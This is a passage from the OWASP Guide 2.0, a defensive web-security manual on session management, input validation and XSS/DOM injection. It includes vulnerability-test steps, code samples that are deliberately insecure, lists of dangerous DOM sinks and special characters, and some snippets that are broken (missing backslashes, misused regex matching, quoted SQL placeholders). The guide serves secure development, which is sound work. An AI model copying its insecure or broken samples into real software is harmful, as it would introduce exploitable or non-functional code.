of phishing and an associated lack of authorization, this attack can be devastating.

How to determine if you are vulnerable

   •   Open a fresh browser to connect to a protected page or action deep in the application.
   •   If a new session ID is generated and the page works, the authorization controls make a
       false assumption about the validity of the session variable.

How to protect yourself

   •   When starting a fresh session object for a user, make sure they are in the “logged off”
       state and are granted no role

   •   Ensure that each protected page or action checks the authentication state and
       authorization role before performing any significant amount of work, including rendering
       content.

   •   Ensure that all unprotected pages use as few resources as possible to prevent denial of
       service attacks, and do not leak information about the protected portion of the application

Exposed Session Variables

   Some frameworks use shared areas of the web server’s disk to store session data. In
particular, PHP uses /tmp on Unix and c:windowstemp on Windows by default. These areas
provide no protection for session data, and may lead to compromise of the application if the web
server is shared or compromised.


                                                   150
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Investigate the configuration of the application framework
   •   Does it store the session in memory, on disk, or in a database?
   •   If on disk or in a database, who else can read the session data?

How to protect yourself

   •   Ensure the application server is configured to use private temporary file areas per client /
       application.
   •   If this is not possible, the session data needs to be encrypted or contain only non-sensitive
       data

Page and Form Tokens

   Page specific tokens or "nonces" may be used in conjunction with session specific tokens to
provide a measure of authenticity when dealing with client requests. Used in conjunction with
transport layer security mechanisms, page tokens can aide in ensuring that the client on the other
end of the session is indeed the same client that requested the last page in a given session. Page
tokens are often stored in cookies or query strings and should be completely random. It is
possible to avoid sending session token information to the client entirely through the use of page
tokens, by creating a mapping between them on the server side, this technique should further
increase the difficulty in brute forcing session authentication tokens.

How to determine if you are vulnerable

   Does your application:


                                                 151
OWASP Guide 2.0

   •   Require the back button to be hidden?
   •   Suffer from preset session attacks?

How to protect yourself

   •   Incorporate a hidden field with a cryptographically secure page or form nonce

   •   The nonce should be removed from the active list as soon as it is submitted to prevent
       page or form re-submission

Weak Session Cryptographic Algorithms

   If a session handler issues tokens which are predictable, an attacker does not need to capture
session variables from the remote users – they can simply guess and will most likely find an
unfortunate victim. Session tokens should be user unique, non-predictable, and resistant to
reverse engineering.

How to determine if you are vulnerable

   •   Ask for 1000 session IDs and see if they are predictable (plotting them helps identify this
       property)

   •   Investigate the source of the session handler to understand how session IDs are generated.
       They should be created from high quality random sources.

How to protect yourself

   •   A trusted source of randomness should be used to create the token (like a pseudo-random
       number generator, Yarrow, EGADS, etc.).

   •   Additionally, for more security, session tokens should be tied in some way to a specific
       HTTP client instance (session ID and IP address) to prevent hijacking and replay attacks.

   Examples of mechanisms for enforcing this restriction may be the use of page tokens that are
unique for any generated page and may be tied to session tokens on the server. In general, a
session token algorithm should never be based on or use as variables any user personal
information (user name, password, home address, etc.)

Appropriate Key Space

   Even cryptographically secure algorithms allow an active session token to be easily
determined if the keyspace of the token is not sufficiently large. Attackers can essentially "grind"
through most possibilities in the token's key space with automated brute-force scripts. A token's
                                                   152
OWASP Guide 2.0

key space should be sufficiently large enough to prevent these types of brute force attacks,
keeping in mind that computation and bandwidth capacity increases will make these numbers
insufficient over time.

Session Token Entropy

   The session token should use the largest character set available to it. If a session token is
made up of say 8 characters of 7 bits the effective key length is 56 bits. However if the character
set is made up of only integers that can be represented in 4 bits giving a key space of only 32
bits. A good session token should use all the available character set including case sensitivity.

Session Time-out

   Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to
guess or brute-force a valid authenticated session token. An example is the "Remember Me"
option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker
can use these static-session tokens to gain access to that user's web accounts. This problem is
particularly severe in shared environment, where multiple users have access to one computer.
Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken
into by an attacker, could be exploited if the particular session has not been expired on the HTTP
server.

How to determine if you are vulnerable

   Idle “Protection”
   •      Does the application do a meta-refresh or similar Javascript trick to force the session to
          never idle out? If so, the application is vulnerable.

   Remember me?
   •      Does the application have a “remember me” feature? If so, the application is vulnerable
   Faulty idle timeout


                                                    153
OWASP Guide 2.0

   •   Login to the application
   •   Go to lunch
   •   Try to use the application. Did it work? If so, the application is vulnerable

How to protect yourself

   Set the idle timeout to 5 minutes for highly protected applications through to no more than 20
minutes for low risk applications
   For highly protected applications:
   •   Do not write idle defeat mechanisms
   •   Do not write “remember me” functionality

Regeneration of Session Tokens

   To reduce the risk from session hijacking and brute force attacks, the HTTP server can
seamlessly expire and regenerate tokens. This shortens the window of opportunity for a replay or
brute force attack.

How to determine if you are vulnerable

   •   Conduct a lengthy session with your application
   •   Note the Session ID at the start and after every significant test transaction
   •   If the session ID never changes, you may be at risk

How to protect yourself

   This control is suited for highly protected sites. Token regeneration should be performed:
   •   prior to any significant transaction
   •   after a certain number of requests
   •   after as a function of time, say every 20 minutes or so.

Session Forging/Brute-Forcing Detection and/or Lockout

   Many websites have prohibitions against unrestrained password guessing (e.g., it can
temporarily lock the account or stop listening to the IP address), however an attacker can often
try hundreds or thousands of session tokens embedded in a legitimate URL or cookie without a
single complaint from the web site. Many intrusion-detection systems do not actively look for


                                                   154
OWASP Guide 2.0

this type of attack; penetration tests also often overlook this weakness in web e-commerce
systems

How to determine if you are vulnerable

   •   Use a HTTP intercepting proxy to tamper with the session ID
   •   If the application context remains logged in, the application framework is faulty and
       should not be used.

How to protect yourself

   •   Consider using "booby trapped" session tokens that never actually get assigned but will
       detect if an attacker is trying to brute force a range of tokens.

   Resulting actions could be:
   •   Go slow or ban the originating IP address (which can be troublesome as more and more
       ISPs are using transparent caches to reduce their costs. Because of this: always check the
       "proxy_via" header)

   •   Lock out an account if you're aware of it (which may cause a user a potential denial of
       service).

   •   Anomaly/misuse detection hooks can also be built in to detect if an authenticated user
       tries to manipulate their token to gain elevated privileges.

   •   There are Apache web server modules, such as mod_dosevasive and mod_security, that
       could be used for this kind of protection. Although mod_dosevasive is used to lessen the
       effect of DoS attacks, it could be rewritten for other purposes as well

Session Token Transmission

   If a session token is captured in transit through network interception, a web application
account is then trivially prone to a replay or hijacking attack. Typical web encryption
technologies include but are not limited to Secure Sockets Layer (SSLv3) and Transport Layer
Security (TLS v1) protocols in order to safeguard the state mechanism token.

How to determine if you are vulnerable

   All browsers are potentially vulnerable due to spyware, viruses and Trojans.


                                                 155
OWASP Guide 2.0

How to protect yourself

   Associate the session ID, IP address, and other attributes from the user’s headers in a hash. If
the hash changes, and more than one of the details has changed, it is likely that a session fixation
attack has occurred.

Session Tokens on Logout

   With the popularity of Internet Kiosks and shared computing environments on the rise,
session tokens take on a new risk. A browser only destroys session cookies when the browser
thread is torn down. Most Internet kiosks maintain the same browser thread.

How to determine if you are vulnerable

   “Logout” of the application
   •   Check the cookies to see if the session ID has changed or has been removed
   •   Check the cookies to see if all non-session related variables have been removed

How to protect yourself

   When the user logs out of the application:
   •   Destroy the session
   •   Overwrite session cookies.

Session Hijacking

   When an attacker intercepts or creates a valid session token on the server, they can then
impersonate another user. Session hijacking can be mitigated partially by providing adequate
anti-hijacking controls in your application. The level of these controls should be influenced by
the risk to your organization or the client's data; for example, an online banking application
needs to take more care than a application displaying cinema session times.
   The easiest type of web application to hijack are those using URL based session tokens,
particularly those without expiry. This is particularly dangerous on shared computers, such as
Internet cafés or public Internet kiosks where is nearly impossible to clear the cache or delete
browsing history due to lockdowns. To attack these applications, simply open the browser's
history and click on the web application's URL. Voila, you're the previous user.

How to determine if you are vulnerable

   All browsers are potentially vulnerable due to spyware, viruses and Trojans.
                                                   156
OWASP Guide 2.0

How to protect yourself

   •   Provide a method for users to log out of the application. Logging out should clear all
       session state and remove or invalidate any residual cookies.

   •   Set short expiry times on persistent cookies, no more than a day or preferably use non-
       persistent cookies.
   •   Do not store session tokens in the URL or other trivially modified data entry point.

Session Authentication Attacks

   One of the most common mistakes is not checking authorization prior to performing a
restricted function or accessing data. Just because a user has a session does not authorize them to
use all of the application or view any data.
   A particularly embarrassing real life example is the Australian Taxation Office's GST web
site, where most Australian companies electronically submit their quarterly tax returns. The ATO
uses client-side certificates as authentication. Sounds secure, right? However, this particular web
site initially had the ABN (a unique number, sort of like a social security number for companies)
in the URL. These numbers are not secret and they are not random. A user worked this out, and
tried another company's ABN. To his surprise, it worked, and he was able to view the other
company's details. He then wrote a script to mine the database and mail each company's
nominated e-mail address, notifying each company that the ATO had a serious security flaw.
More than 17,000 organizations received e-mails.

How to determine if you are vulnerable

   All browsers are potentially vulnerable due to spyware, viruses and Trojans.

How to protect yourself

   Always check that the currently logged on user has the authorization to access, update or
delete data or access certain functions.

Session Validation Attacks

   Just like any data, the session variable must be validated to ensure that is of the right form,
contains no unexpected characters, and is in the valid session table.
   In one penetration test the author conducted, it was possible to use null bytes to truncate
session objects and due to coding errors in the session handler, it only compared the length of the


                                                 157
OWASP Guide 2.0

shortest string. Therefore, a one-character session variable was matched and allowed the tester to
break session handling. During another test, the session handling code allowed any characters.

How to determine if you are vulnerable

   •      Use a HTTP intercepting proxy to tamper with the session ID
   •      If the application context remains logged in, the application framework is faulty and
          should not be used.

How to protect yourself

   Always check that the currently logged on user has the authorization to access, update or
delete data or access certain functions.

Preset Session Attacks

   An attacker will use the properties of your application framework to either generate a valid
new session ID, or try to preset a previously valid session ID to obviate access controls.

How to determine if you are vulnerable

   •      Test if your application framework generates a new valid session ID by simply visiting a
          page.

   •      Test if your application framework allows you to supply the session ID anywhere but a
          non-persistent cookie. For example, if using PHP, grab a valid PHPSESSIONID from the
          cookie, and insert it into the URL or as a post member variable like this:
   •      http://www.example.com/foo.php?PHPSESSIONID=xxxxxxx

   •      If this replay works, your application is at some risk, but at an even higher risk if the
          session ID can be used after the session has expired or the session has been logged off.

How to protect yourself

   Ensure that the frameworks’ session ID can only be obtained from the cookie value. This
may require changing the default behavior of the application framework, or overriding the
session handler.
   Use session fixation controls (see next section) to strongly tie a single browser to a single
session
   Don’t assume a valid session equals logged in – keep the session authorization state secret
and check authorization on every page or entry point.

                                                      158
OWASP Guide 2.0


Session Brute forcing

   Some e-Commerce sites use consecutive numbers or trivially predictable algorithms for
session IDs. On these sites, it is easy to change to another likely session ID and thus become
someone else. Usually, all of the functions available to users work, with obvious privacy and
fraud issues arising.

How to determine if you are vulnerable

   •   Open a valid session in one browser

   •   Use a session brute force tool, like Brutus to try and determine if you can resume that
       other session

   •   If Brutus is able to resume a session, the application framework requires greater session
       ID entropy

How to protect yourself

   •   Use a cryptographically sound token generation algorithm. Do not create your own
       algorithm, and seed the algorithm in a safe fashion. Or just use your application
       framework's session management functions.
   •   Preferably send the token to the client in a non-persistent cookie or within a hidden form
       field within the rendered page.
   •   Put in "telltale" token values so you can detect brute forcing.
   •   Limit the number of unique session tokens you see from the same IP address (ie 20 in the
       last five minutes).
   •   Periodically regenerate tokens to reduce the window of opportunity for brute forcing.

   •   If you are able to detect a brute force attempt, completely clear session state to prevent
       that session from being used again.

Session token replay

   Session replay attacks are simple if the attacker is in a position to record a session. The
attacker will record the session between the client and the server and replay the client's part
afterwards to successfully attack the server. This attack only works if the authentication
mechanism does not use random values to prevent this attack.

                                                 159
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Take a session cookie and inject it into another browser
   •   Try simultaneous use – should fail
   •   Try expired use – should fail

How to protect yourself

   •   Tie the session to a particular browser by using a hash of the server-side IP address
       (REMOTE_ADDR) and if the header exists, PROXY_FORWARDED_FOR. Note that
       you shouldn’t use the client-forgeable headers, but take a hash of them. If the new hash
       doesn’t match the previous hash, then there is a high likelihood of session replay.
   •   Use session token timeouts and token regeneration to reduce the window of opportunity
       to replay tokens.

   •   Use a cryptographically well-seeded pseudo-random number generator to generate
       session tokens.

   •   Use non-persistent cookies to store the session token, or at worst, a hidden field on the
       form.

   •   Implement a logout function for the application. When logging off a user or idle expiring
       the session, ensure that not only is the client-side cookie cleared (if possible), but also the
       server side session state for that browser is also cleared. This ensures that session replay
       attacks cannot occur after idle timeout or user logoff.

Further Reading

   •   David Endler, "Brute-Force Exploitation of Web Application Session IDs"
       http://downloads.securityfocus.com/library/SessionIDs.pdf
   •   Ruby CGI::Session creates session files insecurely
       http://www.securityfocus.com/advisories/7143


                                                    160
OWASP Guide 2.0


Data Validation

Objective

   To ensure that the application is robust against all forms of input data, whether obtained from
the user, infrastructure, external entities or database systems

Platforms Affected

   All.

Relevant COBIT Topics

   DS11 – Manage Data. All sections should be reviewed

Description

   The most common web application security weakness is the failure to properly validate input
from the client or environment. This weakness leads to almost all of the major vulnerabilities in
applications, such as interpreter injection, locale/Unicode attacks, file system attacks and buffer
overflows.
   Data from the client should never be trusted for the client has every possibility to tamper with
the data.

Definitions

   These definitions are used within this document:
   •   Integrity checks
       Ensure that the data has not been tampered with and is the same as before

   •   Validation
       Ensure that the data is strongly typed, correct syntax, within length boundaries, contains
       only permitted characters, or if numeric is correctly signed and within range boundaries
   •   Business rules
       Ensure that data is not only validated, but business rule correct. For example, interest
       rates fall within permitted boundaries.
   Some documentation and references interchangeably use the various meanings, which is very
confusing to all concerned. This confusion directly causes continuing financial loss to the
organization.

                                                 161
OWASP Guide 2.0

Where to include integrity checks

    Integrity checks must be included wherever data passes from a trusted to a less trusted
boundary, such as from the application to the user's browser in a hidden field, or to a third party
payment gateway, such as a transaction ID used internally upon return.
    The type of integrity control (checksum, HMAC, encryption, digital signature) should be
directly related to the risk of the data transiting the trust boundary.

Where to include validation

    Validation must be performed on every tier. However, validation should be performed as per
the function of the server executing the code. For example, the web / presentation tier should
validate for web related issues, persistence layers should validate for persistence issues such as
SQL / HQL injection, directory lookups should check for LDAP injection, and so on.

Where to include business rule validation

    Business rules are known during design, and they influence implementation. However, there
are bad, good and "best" approaches. Often the best approach is the simplest in terms of code.

Example - Scenario

    •   You are to populate a list with accounts provided by the back-end system:
    •   The user will choose an account, choose a biller, and press next.

Wrong Way

    The account select option is read directly and provided in a message back to the backend
system without validating the account number is one of the accounts provided by the backend
system.

Why this is bad:

    An attacker can change the HTML in any way they choose:


                                                     162
OWASP Guide 2.0

    •   The lack of validation requires a round-trip to the backend to provide an error message
        that the front end code could easily have eliminated

    •   The back end may not be able to cope with the data payload the front-end code could
        have easily eliminated. For example, buffer overflows, XML injection, or similar.

Acceptable Method

    The account select option parameter is read by the code, and compared to the previously
rendered list.


if ( account.inList(session.getParameter('payeelstid') ) {
backend.performTransfer(session.getParameter('payeelstid'));

}


    This prevents parameter tampering, but still makes the browser do a lot of work.

Best Method

    The original code emitted indexes <option value="1" ... > rather than account names.


int payeeLstId = session.getParameter('payeelstid');
accountFrom = account.getAcctNumberByIndex(payeeLstId);


    Not only is this easier to render in HTML, it makes validation and business rule validation
trivial. The field cannot be tampered with.

Conclusion

    To provide defense in depth and to prevent attack payloads from trust boundaries, such as
backend hosts, which are probably incapable of handling arbitrary input data, business rule
validation is to be performed (preferably in workflow or command patterns), even if it is known
that the back end code performs business rule validation.
    This is not to say that the entire set of business rules need be applied - it means that the
fundamentals are performed to prevent unnecessary round trips to the backend and to prevent the
backend from receiving most tampered data.


                                                  163
OWASP Guide 2.0

Data Validation Strategies

    There are four strategies for validating data, and they should be used in this order:
    Accept known good
    If you expect a postcode, validate for a postcode (type, length and syntax):


public String validateAUpostCode(String postcode) {

        return (Pattern.matches("^(((2|8|9)d{2})|((02|08|09)d{2})|([1-
9]d{3}))$", postcode)) ? postcode : '';
}


    •   Reject known bad. If you don't expect to see characters such as %3f or JavaScript or
        similar, reject strings containing them:


public String removeJavascript(String input) {
        Pattern p = Pattern.compile("javascript", CASE_INSENSITIVE);
        p.matcher(input);

        return (!p.matches()) ? input : '';
}


    It can take upwards of 90 regular expressions (see the CSS Cheat Sheet in the Guide 2.0) to
eliminate known malicious software, and each regex needs to be run over every field. Obviously,
this is slow and not secure.
    Sanitize
    Eliminate or translate characters (such as to HTML entities or to remove quotes) in an effort
to make the input "safe":


public String quoteApostrophe(String input) {
        return str.replaceAll("[']", "&rsquo;");

}


    This does not work well in practice, as there are many, many exceptions to the rule.
    No validation

                                                    164
OWASP Guide 2.0


account.setAcctId(getParameter('formAcctNo'));


...


public setAcctId(String acctId) {
          cAcctId = acctId;
}


      This is inherently unsafe and strongly discouraged. The business must sign off each and
every example of no validation as the lack of validation usually leads to direct obviation of
application, host and network security controls.
      Just rejecting "current known bad" (which is at the time of writing hundreds of strings and
literally millions of combinations) is insufficient if the input is a string. This strategy is directly
akin to anti-virus pattern updates. Unless the business will allow updating "bad" regexes on a
daily basis and support someone to research new attacks regularly, this approach will be obviated
before long.
      As most fields have a particular grammar, it is simpler, faster, and more secure to simply
validate a single correct positive test than to try to include complex and slow sanitization
routines for all current and future attacks.
      Data should be:
      •   Strongly typed at all times
      •   Length checked and fields length minimized
      •   Range checked if a numeric
      •   Unsigned unless required to be signed
      •   Syntax or grammar should be checked prior to first use or inspection

      Coding guidelines should use some form of visible tainting on input from the client or
untrusted sources, such as third party connectors to make it obvious that the input is unsafe:


taintPostcode = getParameter('postcode');
validation = new validation();

postcode = validation.isPostcode(taintPostcode);

                                                   165
OWASP Guide 2.0


Prevent parameter tampering

       There are many input sources:
       •   HTTP headers, such as REMOTE_ADDR, PROXY_VIA or similar
       •   Environment variables, such as getenv() or via server properties
       •   All GET, POST and Cookie data

       This includes supposedly tamper resistant fields such as radio buttons, drop downs, etc - any
client side HTML can be re-written to suit the attacker
       Configuration data (mistakes happen :))
       External systems (via any form of input mechanism, such as XML input, RMI, web services,
etc)
       All of these data sources supply untrusted input. Data received from untrusted data sources
must be properly checked before first use.

Hidden fields

       Hidden fields are a simple way to avoid storing state on the server. Their use is particularly
prevalent in "wizard-style" multi-page forms. However, their use exposes the inner workings of
your application, and exposes data to trivial tampering, replay, and validation attacks. In general,
only use hidden fields for page sequence.
       If you have to use hidden fields, there are some rules:
       •   Secrets, such as passwords, should never be sent in the clear
       •   Hidden fields need to have integrity checks and preferably encrypted using non-constant
           initialization vectors (i.e. different users at different times have different yet
           cryptographically strong random IVs)

       •   Encrypted hidden fields must be robust against replay attacks, which means some form of
           temporal keying

       •   Data sent to the user must be validated on the server once the last page has been received,
           even if it has been previously validated on the server - this helps reduce the risk from
           replay attacks.

       The preferred integrity control should be at least a HMAC using SHA-256 or preferably
digitally signed or encrypted using PGP. IBMJCE supports SHA-256, but PGP JCE support
                                                         166
OWASP Guide 2.0

require the inclusion of the Legion of the Bouncy Castle (http://www.bouncycastle.org/) JCE
classes.
   It is simpler to store this data temporarily in the session object. Using the session object is the
safest option as data is never visible to the user, requires (far) less code, nearly no CPU, disk or
I/O utilization, less memory (particularly on large multi-page forms), and less network
consumption.
   In the case of the session object being backed by a database, large session objects may
become too large for the inbuilt handler. In this case, the recommended strategy is to store the
validated data in the database, but mark the transaction as "incomplete". Each page will update
the incomplete transaction until it is ready for submission. This minimizes the database load,
session size, and activity between the users whilst remaining tamperproof.
   Code containing hidden fields should be rejected during code reviews.

ASP.NET Viewstate

   ASP.NET sends form data back to the client in a hidden “Viewstate” field. Despite looking
forbidding, this “encryption” is simply plain-text equivalent and has no data integrity without
further action on your behalf in ASP.NET 1.1. In ASP.NET 2.0, tamper proofing is on by
default.
   Any application framework with a similar mechanism might be at fault – you should
investigate your application framework’s support for sending data back to the user. Preferably it
should not round trip.

How to determine if you are vulnerable

   Investigate the machine.config:


                                                  167
OWASP Guide 2.0

     •   If the enableViewStateMac is not set to “true”, you are at risk if your viewstate contains
         authorization state

     •   If the viewStateEncryptionMode is not set to “always”, you are at risk if your viewstate
         contains secrets such as credentials

     •   If you share a host with many other customers, you all share the same machine key by
         default in ASP.NET 1.1. In ASP.NET 2.0, it is possible to configure unique viewstate
         keys per application

How to protect yourself

     •   If your application relies on data returning from the viewstate without being tampered
         with, you should turn on viewstate integrity checks at the least, and strongly consider:
     •   Encrypt viewstate if any of the data is application sensitive
     •   Upgrade to ASP.NET 2.0 as soon as practical if you are on a shared hosting arrangement
     •   Move truly sensitive viewstate data to the session variable instead

Selects, radio buttons, and checkboxes

     It is commonly held belief that the value settings for these items cannot be easily tampered.
This is wrong. In the following example, actual account numbers are used, which can lead to
compromise:
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">

<bean:message key="msg.card.name" arg0="<%=acct.getCardName(1).toString( )%>"
/>
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">

<bean:message key="msg.card.name" arg0="<%=acct.getCardName(2).toString( )%>"
/>


     This produces (for example):


<input type="radio" name="acctNo" value="455712341234">Gold Card
<input type="radio" name="acctNo" value="455712341235">Platinum Card


     If the value is retrieved and then used directly in a SQL query, an interesting form of SQL
injection may occur: authorization tampering leading to information disclosure. As the

                                                     168
OWASP Guide 2.0

connection pool connects to the database using a single user, it may be possible to see other
user's accounts if the SQL looks something like this:


String acctNo = getParameter('acctNo');
String sql = "SELECT acctBal FROM accounts WHERE acctNo = '?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acctNo);
ResultSet rs = st.executeQuery();


   This should be re-written to retrieve the account number via index, and include the client's
unique ID to ensure that other valid account numbers are exposed:


String acctNo = acct.getCardNumber(getParameter('acctIndex'));


String sql = "SELECT acctBal FROM accounts WHERE acct_id = '?' AND acctNo =
'?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acct.getID());

st.setString(2, acctNo);
ResultSet rs = st.executeQuery();


   This approach requires rendering input values from 1 to ... x, and assuming accounts are
stored in a Collection which can be iterated using logic:iterate:


<logic:iterate id="loopVar" name="MyForm" property="values">
  <html:radio property="acctIndex" idName="loopVar" value="value"/>&nbsp;
  <bean:write name="loopVar" property="name"/><br />
</logic:iterate>


   The code will emit HTML with the values "1" .. "x" as per the collection's content.


<input type="radio" name="acctIndex" value="1" />Gold Credit Card
<input type="radio" name="acctIndex" value="2" />Platinum Credit Card


                                                 169
OWASP Guide 2.0


   This approach should be used for any input type that allows a value to be set: radio buttons,
checkboxes, and particularly select / option lists.

Per-User Data

   In fully normalized databases, the aim is to minimize the amount of repeated data. However,
some data is inferred. For example, users can see messages that are stored in a messages table.
Some messages are private to the user. However, in a fully normalized database, the list of
message IDs are kept within another table:


   If a user marks a message for deletion, the usual way is to recover the message ID from the
user, and delete that:


DELETE FROM message WHERE msgid='frmMsgId'


   However, how do you know if the user is eligible to delete that message ID? Such tables
need to be denormalized slightly to include a user ID or make it easy to perform a single query to
delete the message safely. For example, by adding back an (optional) uid column, the delete is
now made reasonably safe:


DELETE FROM message WHERE uid='session.myUserID' and msgid='frmMsgId';


                                                      170
OWASP Guide 2.0

    Where the data is potentially both a private resource and a public resource (for example, in
the secure message service, broadcast messages are just a special type of private message),
additional precautions need to be taken to prevent users from deleting public resources without
authorization. This can be done using role based checks, as well as using SQL statements to
discriminate by message type:


DELETE FROM message

WHERE
uid='session.myUserID' AND
msgid='frmMsgId' AND
broadcastFlag = false;


URL encoding

    Data sent via the URL, which is strongly discouraged, should be URL encoded and decoded.
This reduces the likelihood of cross-site scripting attacks from working.
    In general, do not send data via GET request unless for navigational purposes.

HTML encoding

    Data sent to the user needs to be safe for the user to view. This can be done using
<bean:write ...> and friends. Do not use <%=var%> unless it is used to supply an argument for
<bean:write...> or similar.
    HTML encoding translates a range of characters into their HTML entities. For example, >
becomes &gt; This will still display as > on the user's browser, but it is a safe alternative.

Encoded strings

    Some strings may be received in encoded form. It is essential to send the correct locale to the
user so that the web server and application server can provide a single level of canoncalization
prior to the first use.
    Do not use getReader() or getInputStream() as these input methods do not decode encoded
strings. If you need to use these constructs, you must decanoncalize data by hand.


                                                  171
OWASP Guide 2.0

Delimiter and special characters

   There are many characters that mean something special to various programs. If you followed
the advice only to accept characters that are considered good, it is very likely that only a few
delimiters will catch you out.
   Here are the usual suspects:
   •   NULL (zero) %00
   •   LF - ANSI chr(10) "r"
   •   CR - ANSI chr(13) "n"
   •   CRLF - "nr"
   •   CR - EBCDIC 0x0f
   •   Quotes " '

   •   Commas, slashes spaces and tabs and other white space - used in CSV, tab delimited
       output, and other specialist formats
   •   <> - XML and HTML tag markers, redirection characters
   •   ; & - Unix and NT file system continuance
   •   @ - used for e-mail addresses
   •   0xff
   •   ... more

   Whenever you code to a particular technology, you should determine which characters are
"special" and prevent them appearing in input, or properly escaping them.

Further Reading

   •   ASP.NET 2.0 Viewstate
       http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToConfigureTheMachineKey
       InASPNET2


                                                    172
OWASP Guide 2.0


Interpreter Injection

Objective

   To ensure that applications are secure from well-known parameter manipulation attacks
against common interpreters.

Platforms Affected

   All

Relevant COBIT Topics

   DS11 – Manage Data – All sections should be reviewed
   DS11.9 – Data processing integrity
   DS11.20 – Continued integrity of stored data

User Agent Injection

   User agent injection is a significant problem for web applications. We cannot control the
user's desktop (nor would we want to), but it is part of the trust equation.
   There are several challenges to trusting input and sending output from the user:
   •     The browser may be compromised with spyware or Trojans
   •     The browser has several in-built renderers, including: HTML, XHTML, XML, Flash
         (about 90% of all browsers), Javascript (nearly 99%), XUL (Firefox and Mozilla),
         XAML (IE 7 and later) and so on.
   Render engines and plug-ins can be abused by:


                                                 173
OWASP Guide 2.0

    •   As phishing attempts - pure HTML can be used to fake up a convincing site
    •   As trust violations - XUL and XAML are used to write the user interface - if they can be
        abused, nothing on the browser is trustworthy, including the URL, padlock and certificate
        details

    •   As malware injection paths - all software has bugs, and spyware is adept at abusing these
        bugs to install or run malicious software on the user's machine

    •   As information gatherers - stealing the user's cookies and details allows the attacker to
        resume the user's session elsewhere

Vectors of user agent injection

    •   Cross-site scripting using DHTML / Javascript
    •   Flash / Shockwave
    •   Mocha (old Netscape)
    •   ActiveX (IE only)
    •   Plugins (such as Quicktime, Acrobat, or Windows Media Player)
    •   BHOs (often used by spyware and Trojans) – the user may not be aware of these babies
    •   HTML bugs (all browsers)
    •   XUL (Firefox) Chrome
    •   XAML (IE 7) Chrome – untested at the time of writing

Immediate Reflection

    This is the most typical form of user agent injection as it is trivial to find and execute.
    The victim is encouraged / forced to a vulnerable page, such as a link to cute kittens, a
redirect page to “activate” an account, or a vulnerable form which contains an improperly
sanitized field. Once the user is on the vulnerable destination, the embedded reflection attack
launches the attacker’s payload. There are limits to the size of embedded reflection attacks –
most GET requests need to be less than 2 or 4 KB in size. However, this has proved ample in the
past.
    Nearly all phishing attempts would be considered immediate reflection attacks.


                                                     174
OWASP Guide 2.0

Stored

   In this model, the injection occurs at a previous time and users are affected at a later date.
The usual type of attack are blog comments, forum, and any relatively public site which can be
obviated in some fashion.

DOM-based XSS Injection

   DOM Based XSS Injection (detailed in the Klein whitepaper in the Further References
section) allows an attacker to use the Data Object Model (DOM) to introduce hostile code into
vulnerable client-side Javascript embedded in many pages. For more information, please refer to
DOM-based XSS Injections paper in the Further Reading section.

Protecting against DOM based attacks

   From Klein’s paper:
   •     Avoid client side document rewriting, redirection, or other sensitive actions, using client
         side data. Most of these effects can be achieved by using dynamic pages (server side).
   •     Analyzing and hardening the client side (Javascript) code. Reference to DOM objects
         that may be influenced by the user (attacker) should be inspected, including (but not
         limited to):
   •     document.URL
   •     document.URLUnencoded
   •     document.location (and many of its properties)
   •     document.referrer
   •     window.location (and many of its properties)

                 Note that a document object property or a window object property
                 may be referenced syntactically in many ways - explicitly (e.g.
                 window.location), implicitly (e.g. location), or via obtaining a
                 handle to a window and using it (e.g.
                 handle_to_some_window.location).

   •     Special attention should be given to scenarios wherein the DOM is modified, either
         explicitly or potentially, either via raw access to the HTML or via access to the DOM
         itself, e.g. (by no means an exhaustive list, there are probably various browser


                                                  175
OWASP Guide 2.0

    extensions):
    Write raw HTML, e.g.:
•   document.write(…)
•   document.writeln(…)
•   document.body.innerHtml=…
•   Directly modifying the DOM (including DHTML events), e.g.:
•   document.forms[0].action=… (and various other collections)
•   document.attachEvent(…)
•   document.create…(…)
•   document.execCommand(…)
•   document.body. … (accessing the DOM through the body object)
•   window.attachEvent(…)
Replacing the document URL, e.g.:
•   document.location=… (and assigning to location’s href, host and hostname)
•   document.location.hostname=…
•   document.location.replace(…)
•   document.location.assign(…)
•   document.URL=…
•   window.navigate(…)

Opening/modifying a window, e.g.:
•   document.open(…)
•   window.open(…)
•   window.location.href=… (and assigning to location’s href, host and hostname)

Directly executing script, e.g.:


                                             176
OWASP Guide 2.0

    •   eval(…)
    •   window.execScript(…)
    •   window.setInterval(…)
    •   window.setTimeout(…)

How to protect yourself against reflected and stored XSS

    Protecting against Reflected Attacks
    Input validation should be used to remove suspicious characters, preferably by strong
validation strategies; it is always better to ensure that data does not have illegal characters to start
with.
    In ASP.NET, you should add this line to your web.config:
<pages validateRequest="true" />

    in the <system> </system> area.
    Protecting against stored attacks
    As data is often obtained from unclean sources, output validation is required.
    ASP.NET: Change web.config – validateRequest to be true and use
HTTPUtility.HTMLEncode() for body variables
    PHP: Use htmlentities(), htmlspecialchars(), for HTML output, and urlencode() for GET
arguments
    JSP: Output validation is actually very simple for those using Java Server Pages - just use
Struts, such as using <bean:write ... > and friends:
    Good:


<html:submit styleClass="button" value="<bean:message
key="button.submitText"/> "/>


    Bad:


out.println('<input type="submit" class="button"
value="<%=buttonSubmitText%>" />');


                                                  177
OWASP Guide 2.0

   The old JSP techniques such as <%= ... %> and out.print* do not provide any protection
from XSS attacks. They should not be used, and any code including them should be rejected.
   With a small caveat, you can use <%= ... %> as an argument to Struts tags:


<html:submit styleClass="button" value="<%=button.submitText%>"/> "/>


   But it is still better to use the <bean:message ...> tag for this purpose. Do not use
System.out.* for output, even for output to the console - console messages should be logged via
the logging mechanism.

HTTP Response Splitting

   This attack, described in a 2004 paper by Klein (see HTTP Response Splitting Whitepaper in
the Further Reading section), uses a weakness in the HTTP protocol definition to inject hostile
data into the user’s browser. Klein describes the following classes of attacks:
   •   Cross-Site Scripting (XSS)
   •   Web Cache Poisoning (defacement)
   •   Cross User attacks (single user, single page, temporary defacement)
   •   Hijacking pages
   •   Browser cache poisoning

How to determine if you are vulnerable

   In HTTP, the headers and body are separated by a double carriage return line feed sequence.
